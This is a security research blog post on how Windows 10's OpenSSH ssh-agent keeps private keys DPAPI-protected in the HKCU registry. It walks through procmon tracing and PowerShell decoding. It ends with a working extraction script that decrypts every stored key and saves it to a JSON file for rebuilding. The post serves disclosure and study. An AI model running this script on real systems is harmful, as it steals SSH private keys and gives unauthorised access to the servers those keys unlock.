Extracting SSH Private Keys From Windows 10 ssh-agent


blog.ropnop.com/extracting-ssh-private-keys-from-windows-10-ssh-agent

Intro

This weekend I installed the Windows 10 Spring Update, and was pretty excited to start playing with the new, builtin OpenSSH tools.

Using OpenSSH natively in Windows is awesome since Windows admins no longer need to use Putty and PPK formatted keys. I started poking around and reading up more on what features were supported, and was pleasantly surprised to see `ssh-agent.exe` is included.

I found some references to using the new Windows ssh-agent in this MSDN article, and this part immediately grabbed my attention:



Your private key files are the equivalent of a password. You should protect them under any and all circumstances. If someone acquires your private key, they can log in to any SSH server as an identity that authorizes the corresponding public key to log in.

For that reason, we should take advantage of `ssh-agent` to securely store the private keys within a Windows security context. To do that, we simply start the `ssh-agent` service (as Administrator) and use `ssh-add` to store our private key. Then, whenever a private key is needed for authentication, `ssh-agent` will automatically retrieve your local user's private key and pass it to your SSH client.

I've had some good fun in the past with hijacking SSH-agents, so I decided to start looking to see how Windows is "securely" storing your private keys with this new service.

I'll outline in this post my methodology and steps to figuring it out. This was a fun investigative journey and I got better at working with PowerShell.


tl;dr

Private keys are protected with DPAPI and stored in the HKCU registry hive. I released some PoC code here to extract and reconstruct the RSA private key from the registry

Using OpenSSH in Windows 10


The first thing I tested was using the OpenSSH utilities normally to generate a few key-pairs and adding them to the ssh-agent.

First, I generated some password protected test key-pairs using `ssh-keygen.exe`:



```
C:\Users\ronnie\.ssh> ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (C:\Users\ronnie/.ssh/id_rsa): ropnopkey1
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ropnopkey1.
Your public key has been saved in ropnopkey1.pub.
The key fingerprint is:
SHA256:jGlfIfiMnNPSNdpZE8iLxPZil2OadPaCL4juSDB3U4k ronnie@ropnopx1
The key's randomart image is:
+---[RSA 2048]----+
|       . .  ..   |
|       o+.+ o.   |
|      Eo+++Bo.   |
|     . %+=B=+..  |
|  o . %oS++= .   |
|   + o.=..o .    |
|    ..  .  .     |
|   . ..          |
|    ...          |
+----[SHA256]-----+
C:\Users\ronnie\.ssh>
```


Then I made sure the new `ssh-agent` service was running, and added the private key pairs to the running agent using `ssh-add`:



```
C:\Users\ronnie\.ssh> Get-Service ssh-agent

Status   Name               DisplayName
------   ----               -----------
Running  ssh-agent          OpenSSH Authentication Agent


C:\Users\ronnie\.ssh> ssh-add.exe .\ropnopkey1
Enter passphrase for .\ropnopkey1:
Identity added: .\ropnopkey1 (.\ropnopkey1)
C:\Users\ronnie\.ssh> ssh-add.exe .\ropnopkey2
Enter passphrase for .\ropnopkey2:
Identity added: .\ropnopkey2 (.\ropnopkey2)
C:\Users\ronnie\.ssh> ssh-add.exe -L
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC16SbmKSbSWH18iKqyUBRVQCFsjjz/6SEEWy3HuNvPRd9y8ChdLfDF56vtR5ohdEkBcBHLgBGLp+T1bo99
0/fMoV3sPUxXVYbQUCiDFZRc7GJjGBnKKGxg1DY1CadWtbYLrv5Fna1PA0QRQZFU+LRBGMuXBdY+br7RsUXh3QDuK/BNrT4RhWjDjwTvi/kEw7Fb6Hztlqyx
G8A7ba9ldXtOv9WfAzcags9dNIBTFWw7SeEOzTskJey7yg7vMfdcX8jffRDEBijeobRz8SBrebjvi9V0hA5h2JpjGY3W7b3BH0wBQ3H99j3I5NzT6mvBZW3k
apnfLz1308jVUl+o1rot .\ropnopkey2
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC63e46oh967rN1elTCSAEIm6k0Hq9cH2FRm5cYMmqNosQ8qBRO5VlLPclnAEMR+IPoWMWgsBfzyLkN1/rG
JyH4xM0eiE22nBYsyQNvPf1JBdUhcY/odgeqB8bAlIf6OH5ZYlXFbY27/WhG302Gn/44sGC1EPz+CXAATftnniuX+UbID/va5mt+oLb0afXfRsqjqEP9+Hso
XAJJTtBapOGJtiiNRuiSVvFYnfsawCr8SOL6qaiHeMb+OAXjJiKwbUb+Gb/YOCnqcX/U6kx5ym827lq2SbVr2m/QVR4msHsxwoXzELgvOxd+26Po1AQa5JNK
cAk1Zo+SqM2KLFcTdOWR .\ropnopkey1
C:\Users\ronnie\.ssh>
```

Running `ssh-add.exe -L` shows the keys currently managed by the SSH agent.

Finally, after adding the public keys to an Ubuntu box, I verified that I could SSH in from Windows 10 without needing the decrypt my private keys (since `ssh-agent` is taking care of that for me):




```
C:\Users\ronnie\.ssh> ssh ubuntulab.lab.ropnop.com
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

49 packages can be updated.
27 updates are security updates.


Last login: Sun May 20 12:30:02 2018 from 192.168.2.144

# ronnie @ ubuntulab in ~ [12:33:11]
$
```

Monitoring SSH Agent

To figure out how the SSH Agent was storing and reading my private keys, I poked around a little and started by statically examining `ssh-agent.exe`. My static analysis skills proved very weak, however, so I gave up and just decided to dynamically trace the process and see what it was doing.

I used `procmon.exe` from Sysinternals and added a filter for any process name containing “ssh”.

With `procmon` capturing events, I then SSH’d into my Ubuntu machine again. Looking through all the events, I saw `ssh.exe` open a TCP connection to Ubuntu, and then finally saw `ssh-agent.exe` kick into action and read some values from the Registry:



```
11:32:5... ssh.exe        7764 TCP Send                  ropnopx1.home.local:5188 -> 172.16.13.14:ssh                                                            SUCCESS         Length: 628, starti...
11:32:5... ssh.exe        7764 TCP Receive               ropnopx1.home.local:5188 -> 172.16.13.14:ssh                                                            SUCCESS         Length: 588, seqnu...
11:32:5... ssh-agent.exe  6524 RegOpenKey                HKU\S-[redacted]-1001                                                                                   SUCCESS         Desired Access: All...
11:32:5... ssh-agent.exe  6524 RegQueryKey               HKU\S--1001                                                                                             SUCCESS         Query: HandleTags...
11:32:5... ssh-agent.exe  6524 RegOpenKey                HKU\S--1001\SOFTWARE\OpenSSH\Agent\Keys                                                                 SUCCESS         Desired Access: Q...
11:32:5... ssh-agent.exe  6524 RegSetInfoKey             HKU\S--1001\Software\OpenSSH\Agent\Keys                                                                 SUCCESS         KeySetInformation...
11:32:5... ssh-agent.exe  6524 RegQueryKey               HKU\S--1001\Software\OpenSSH\Agent\Keys                                                                 SUCCESS         Query: HandleTags...
11:32:5... ssh-agent.exe  6524 RegOpenKey                HKU\S--1001\Software\OpenSSH\Agent\Keys\SHA256:DUmtjLL7UQNxPQjjdD5WjOjoYTOXB2i/lafhOi5nKtU              SUCCESS         Desired Access: Q...
11:32:5... ssh-agent.exe  6524 RegQueryValue             HKU\S--1001\Software\OpenSSH\Agent\Keys\SHA256:DUmtjLL7UQNxPQjjdD5WjOjoYTOXB2i/lafhOi5nKtU\(Default)    BUFFER OVERFL   Length: 12
11:32:5... ssh-agent.exe  6524 RegQueryValue             HKU\S--1001\Software\OpenSSH\Agent\Keys\SHA256:DUmtjLL7UQNxPQjjdD5WjOjoYTOXB2i/lafhOi5nKtU\(Default)    BUFFER OVERFL   Length: 144
11:32:5... ssh-agent.exe  6524 RegQueryValue             HKU\S--1001\Software\OpenSSH\Agent\Keys\SHA256:DUmtjLL7UQNxPQjjdD5WjOjoYTOXB2i/lafhOi5nKtU\(Default)    SUCCESS         Type: REG_BINAR...
11:32:5... ssh-agent.exe  6524 CreateFile                C:\Windows\System32\OpenSSH\DPAPI.dll                                                                   NAME NOT FOUND  Desired Access: R...
11:32:5... ssh-agent.exe  6524 CreateFile                C:\Windows\System32\dpapi.dll                                                                           SUCCESS         Desired Access: R...
11:32:5... ssh-agent.exe  6524 QueryBasicInformationFile C:\Windows\System32\dpapi.dll                                                                           SUCCESS         CreationTime: 4/11/...
```


Two things jumped out at me:

- The process `ssh-agent.exe` reads values from HKCU\Software\OpenSSH\Agent\Keys
- After reading those values, it immediately opens `dpapi.dll`

Just from this, I now knew that some sort of protected data was being stored in and read from the Registry, and `ssh-agent` was using Microsoft’s Data Protection API


Testing Registry Values

Sure enough, looking in the Registry, I could see two entries for the keys I added using `ssh-add`. The key names were the fingerprint of the public key, and a few binary blobs were present:



OpenSSH
Agent
Keys
SHA256:v4Z82wTDMCTQFoll+CzHJABFFfFsA0fdoCPE2t/CrdE
SHA256:wqc5FaPcak/5+nh6dEmqvsFHartVXahnoJ8gQvATdoo

Name	Type	Data
(Default)	REG_BINARY	01 00 00 00 d0 8c 9d df 01 15 d1 11 8c 7a 00 c0 4f c2 97 eb 01 00 00 00 0c d1 99 c2 ab 0c d4 4b be 06 81 66 c9 9f 96 99 00 0
comment	REG_BINARY	66 6f 6f 62 61 72 6b 65 79
pub	REG_BINARY	00 00 00 07 73 73 68 2d 72 73 61 00 00 00 03 01 00 01 00 00 01 01 00 b7 52 33 42 23 08 05 a1 af f9 e2 1f b3 46 39 f2 53 80 85
type	REG_DWORD	0x00000000 (0)

After reading StackOverflow for an hour to remind myself of PowerShell's ugly syntax (as is tradition), I was able to pull the registry values and manipulate them. The "comment" field was just ASCII encoded text and was the name of the key I added:


```
C:\WINDOWS\system32> [System.Text.Encoding]::ASCII.GetString((Get-ItemProperty HKCU:\Software\OpenSSH\Agent\Keys\SHA256:
jGlfIfiMnNPSNdpZE8iLxPZil20adPaCL4juSDB3U4k).comment)
\ropnopkey1
C:\WINDOWS\system32>
```

The `(default)` value was just a byte array that didn't decode to anything meaningful. I had a hunch this was the "encrypted" private key if I could just pull it and figure out how to decrypt it. I pulled the bytes to a Powershell variable:


```
C:\WINDOWS\system32> $keybytes = (Get-ItemProperty HKCU:\Software\OpenSSH\Agent\Keys\SHA256:I8gQk3GnXnlEC5d6E3caFXVwOkjR
SH1/pbQmrAWMIcw).'(default)'
C:\WINDOWS\system32> $keybytes
1
0
0
0
208
140
157
223
1
```

Unprotecting the Key

I wasn't very familiar with DPAPI, although I knew a lot of post exploitation tools abused it to pull out secrets and credentials, so I knew other people had probably implemented a wrapper. A little Googling found me a simple oneliner by atifaziz that was way simpler than I imagined (okay, I guess I see why people like Powershell…. ;))

```
Add-Type -AssemblyName System.Security;
```


```
[Text.Encoding]::ASCII.GetString([Security.Cryptography.ProtectedData]::Unprotect([Convert]::FromBase64String((type
-raw (Join-Path $env:USERPROFILE foobar))), $null, 'CurrentUser'))
```

view raw Unprotect-ProtectedData.ps1 hosted with ❤ by GitHub

I still had no idea whether this would work or not, but I tried to unprotect the byte array using DPAPI. I was hoping maybe a perfectly formed OpenSSH private key would just come back, so I base64 encoded the result:

```
Add-Type -AssemblyName System.Security
$unprotectedbytes = [Security.Cryptography.ProtectedData]::Unprotect($keybytes, $null,
'CurrentUser')

[System.Convert]::ToBase64String($unprotectedbytes)
```

The Base64 returned didn't look like a private key, but I decoded it anyway just for fun and was very pleasantly surprised to see the string "ssh-rsa" in there! I had to be on the right track.



5D [redacted] Nl
bO o
Tn Q1
/OU N
TF Mf
vz2 6
ahg A
AA S
hD ri
62GtLPAKhLJaMey7aT/kE=

□□□□ssh-rsa□□□□□婦橦3}|諜P□U@!l□顧[-Ǹ꜡Ǝ꼊-ŧ믓미l□p□?□매宏}ɋ겠WU搐(廳\잦□□tel`25 疵拮□罿
D□A<'瞝-□¯n□E□□M�娃□비ñ[輭欿□;m掠{N□□7□□4æl;l₸;$%갞□□B_ȟ}□Ć(ئ鷲 ky祇ư冞c□핵쿯
L□Cq�Z□ㄡe薄=wⴗ⊦_薺-   □□ □   □□ 핟□瓤员□娀e<□*Ve=黪舜ݭFơ□3va3r1�□求ᏫᏫ鲔湝]C
켍#□巌髫叻}꽦択□虒□□P꽈效□兀~뮝5ɑÈ쨸□□啇圓헒□□6:眇□Ӈ□<觖□z□乌MI툲烄□铸□tiJㄴ୬l遂l팎g晥gḍ
ᄀ뫼죮□□Z੧□돴斯믖�□淤v0ஹ□戀9麋□廛펖□□□□ꪃꩻ□e竄J%zM˛誉*5˝I̲□9GΨ혈□<;繳0쌫
ᄖ쉐]PP□m□1˜©-Lq"苤bÓ墨□ϴ:`늪□S□`□□䇤-挬□ɪQS6□□s□N뾜uD□.□nl□□□ϼ□□□~蝅□뜛ᦞ鰓褫b쬀
m;6□ᏝÆ澱□긊k□/□殿ᆵ□h潄Σ蠢MBp5-*K혀ÅO? 긎d□氰(□趎□$czo□i뮬[l쌣퀀 ည赋□y숼 篎□o
歊□`&□bk□ⱶW.□□鎻i^핲ᨓv甡□>drᦞ□7聘4}ϴF


Figuring out Binary Format

This part actually took me the longest. I knew I had some sort of binary representation of a key, but I could not figure out the format or how to use it.

I messed around generating various RSA keys with `openssl`, `puttygen` and `ssh-keygen`, but never got anything close to resembling the binary I had.

Finally after much Googling, I found an awesome blogpost from NetSPI about pulling out OpenSSH private keys from memory dumps of `ssh-agent` on Linux: https://blog.netspi.com/stealing-unencrypted-ssh-agent-keys-from-memory/

Could it be that the binary format is the same? I pulled down the Python script linked from the blog and fed it the unprotected base64 blob I got from the Windows registry:



```
In [18]: import parse_mem

In [19]: s = parse_mem.sshkeyparse()

In [20]: s.mem = base64.b64decode(b64blob)

In [21]: s.search_key()
Found rsa key
Out[21]: 1

In [22]: s.getkeys("outfile")
Found rsa key
Creating rsa key: outfile.rsa

In [23]: !cat outfile.rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAtekm5ikm0lh9fIiqslAUVUAhbI48/+khBFstx7jbz0XfcvAo
[redacted]
```

It worked! I have no idea how the original author soleblaze figured out the correct format of the binary data, but I am so thankful he did and shared. All credit due to him for the awesome Python tool and blogpost.

Putting it all together


After I had proved to myself it was possible to extract a private key from the registry, I put it all together in two scripts.

GitHub Repo

The first is a Powershell script (`extract_ssh_keys.ps1`) which queries the Registry for any saved keys in `ssh-agent`. It then uses DPAPI with the current user context to unprotect the binary and save it in Base64. Since I didn't even know how to start parsing Binary data in Powershell, I just saved all the keys to a JSON file that I could then import in Python. The Powershell script is only a few lines:

```
$path = "HKCU:\Software\OpenSSH\Agent\Keys\"

$regkeys = Get-ChildItem $path | Get-ItemProperty

if ($regkeys.Length -eq 0) {
    Write-Host "No keys in registry"
    exit
}

$keys = @()

Add-Type -AssemblyName System.Security;

$regkeys | ForEach-Object {
    $key = @{}
    $comment = [System.Text.Encoding]::ASCII.GetString($_.comment)
    Write-Host "Pulling key: " $comment
    $encdata = $_.'(default)'
    $decdata = [Security.Cryptography.ProtectedData]::Unprotect($encdata, $null, 'CurrentUser')
    $b64key = [System.Convert]::ToBase64String($decdata)
    $key[$comment] = $b64key
    $keys += $key
}

ConvertTo-Json -InputObject $keys | Out-File -FilePath './extracted_keyblobs.json' -Encoding ascii
Write-Host "extracted_keyblobs.json written. Use Python script to reconstruct private keys: python
extractPrivateKeys.py extracted_keyblobs.json"
```

